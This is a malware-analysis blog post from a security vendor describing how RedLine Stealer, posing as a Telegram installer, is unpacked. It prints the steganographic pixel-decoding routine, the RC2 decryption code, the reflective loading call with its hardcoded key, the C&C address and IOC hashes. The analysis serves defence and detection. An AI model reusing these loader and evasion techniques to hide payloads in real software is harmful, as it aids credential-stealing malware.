# RedLine Stealer Masquerades as Telegram Installer

blog.minerva-labs.com/redline-stealer-masquerades-as-telegram-installer

## Minerva Labs Blog

News & Reports


- Tweet
-

Stealers are pieces of malicious code written with a hit and run mentality - their main purpose is to find anything of value on an infected device and exfiltrate it back to its operator. The common infection method of these nefarious viruses is either as a second stage payload or by masquerading as legitimate software. Redline Stealer is one such stealer which is commonly used by attackers to harvest credentials from unsuspecting users. The .Net based malware has recently been disguised as an installer of the popular secure messaging app, Telegram. In this blog we will unpack RedLine Stealer and show the evasive techniques it uses to bypass security products.

**The Unpacking Process:**

Like Most .Net malware, the fake setup file is packed and highly obfuscated. Using Detect-It-Easy, no known packer is identified, which means the unpacking should be done manually.

Detect-It-Easy result:




After decompiling the malware, we can see that most of the variable and function names were scrambled, making it harder to understand the code. In order to induce a truly miserable experience for any reverse engineering effort, the packer developer also decided to introduce control flow flattening into the packer. Control flow flattening takes the normal program control flow and modifies it using numerous if/while statements.

A mild example of the control flow obfuscation:

```
private static void Main()
{
    int num = 0;
    do
    {
        if (num == 3)
        {
            Application.Run(new GameCore(Resources.BLOCKLIST));
            num = 4;
        }
        if (num == 2)
        {
            Application.SetCompatibleTextRenderingDefault(false);
            num = 3;
        }
        if (num == 1)
        {
            Application.EnableVisualStyles();
            num = 2;
        }
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 4);
}
```

Packers usually employ stenography or encryption in their arsenal, this sample successfully uses both. In its resources directory lies what looks like malformed image files, but actually contain the malicious payload, which will be decoded and decrypted by a custom algorithm.

The deobfuscated image decoding function:

```
    List<byte> color_list = new List<byte>();
    Color pixel;
    for (int i = 0; i < img.Height; i++)
    {
        for (int j = 0; j < img.Width; j++)
        {
            pixel = img.GetPixel(j, i);
            color_list.Add(pixel.R);
            color_list.Add(pixel.G);
            color_list.Add(pixel.B);


        }
    }
    int size = BitConverter.ToInt32(color_list.GetRange(0, 4).ToArray(), 0);
    byte[] decoded_bin = color_list.GetRange(4, size).ToArray();
    return decoded_bin;
```

As can be seen in the graphic above, the payloads data is hidden inside the RGB values of the image pixels. The first four pixels contain the size of meaningful data inside the image, and the others are the actual data.

After decoding the image, the packer uses RC2 stream cipher to decipher the payload, a file named “Lightning.dll” is revealed and loaded into the memory. From the in-memory DLL file, an object named “GameCore.Core” is instantiated and in it a function named “Game”

receives yet another image file from the binary's resources directory together with a hardcoded key. The "Game" function decrypts the final payload and will later use process injection to load the malware into the memory space of another process.

The RC2 decryption function (deobfuscated):

```
byte[] result;
MemoryStream memoryStream = new MemoryStream();
MD5CryptoServiceProvider md5p = new MD5CryptoServiceProvider();
byte[] md5_of_key =  md5p.ComputeHash(Encoding.UTF8.GetBytes(key));
RC2CryptoServiceProvider rc2CryptoServiceProvider = new RC2CryptoServiceProvider();
rc2CryptoServiceProvider.Key = md5_of_key;
rc2CryptoServiceProvider.Mode = CipherMode.ECB;
rc2CryptoServiceProvider.Padding = PaddingMode.PKCS7;
using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rc2CryptoServiceProvider.CreateDecryptor(), CryptoStreamMode.Write))
{
    cryptoStream.Write(data, 0, data.Length);
    cryptoStream.Close();
    cryptoStream.Dispose();
}

result = memoryStream.ToArray();

return result;
```


The code responsible for loading and calling the "Game" function:

```
this.asm.GetType("GameCore.Core").GetMethod("Game").Invoke(null, new object[]
{
    Resources.BLOCKLIST,
    "Za8Wt79f3g9ToX175ckh35"
});
```

Finally, the actual payload is revealed, and to our luck, its entirely un-obfuscated, allowing us to see its C&C address in cleartext:

```
this.IP = "dilendekal.xyz:80";
this.ID = "porsche macan";
this.Message = "";
```

Minerva prevents RedLine Stealer with our Memory Injection prevention module, thus protecting the user's sensitive data:




**IOCs:**

**Hashes:**

D516FA60F75B21B424D2D8DEB6CCE51A6620A603AA2A69E42E59DEA1961F11B9 (TelegramInstaller)

d82ad08ebf2c6fac951aaa6d96bdb481aa4eab3cd725ea6358b39b1045789a25 (Unpacked RedLine Stealer)

2ff5de07a6c72fdc54ed5fb40e6bd3726bd7e272384c892f8950c760cae65948 (Lightning.dll)

**DNS Names:**

dilendekal[.]xyz:80

« Previous Post
Next Post »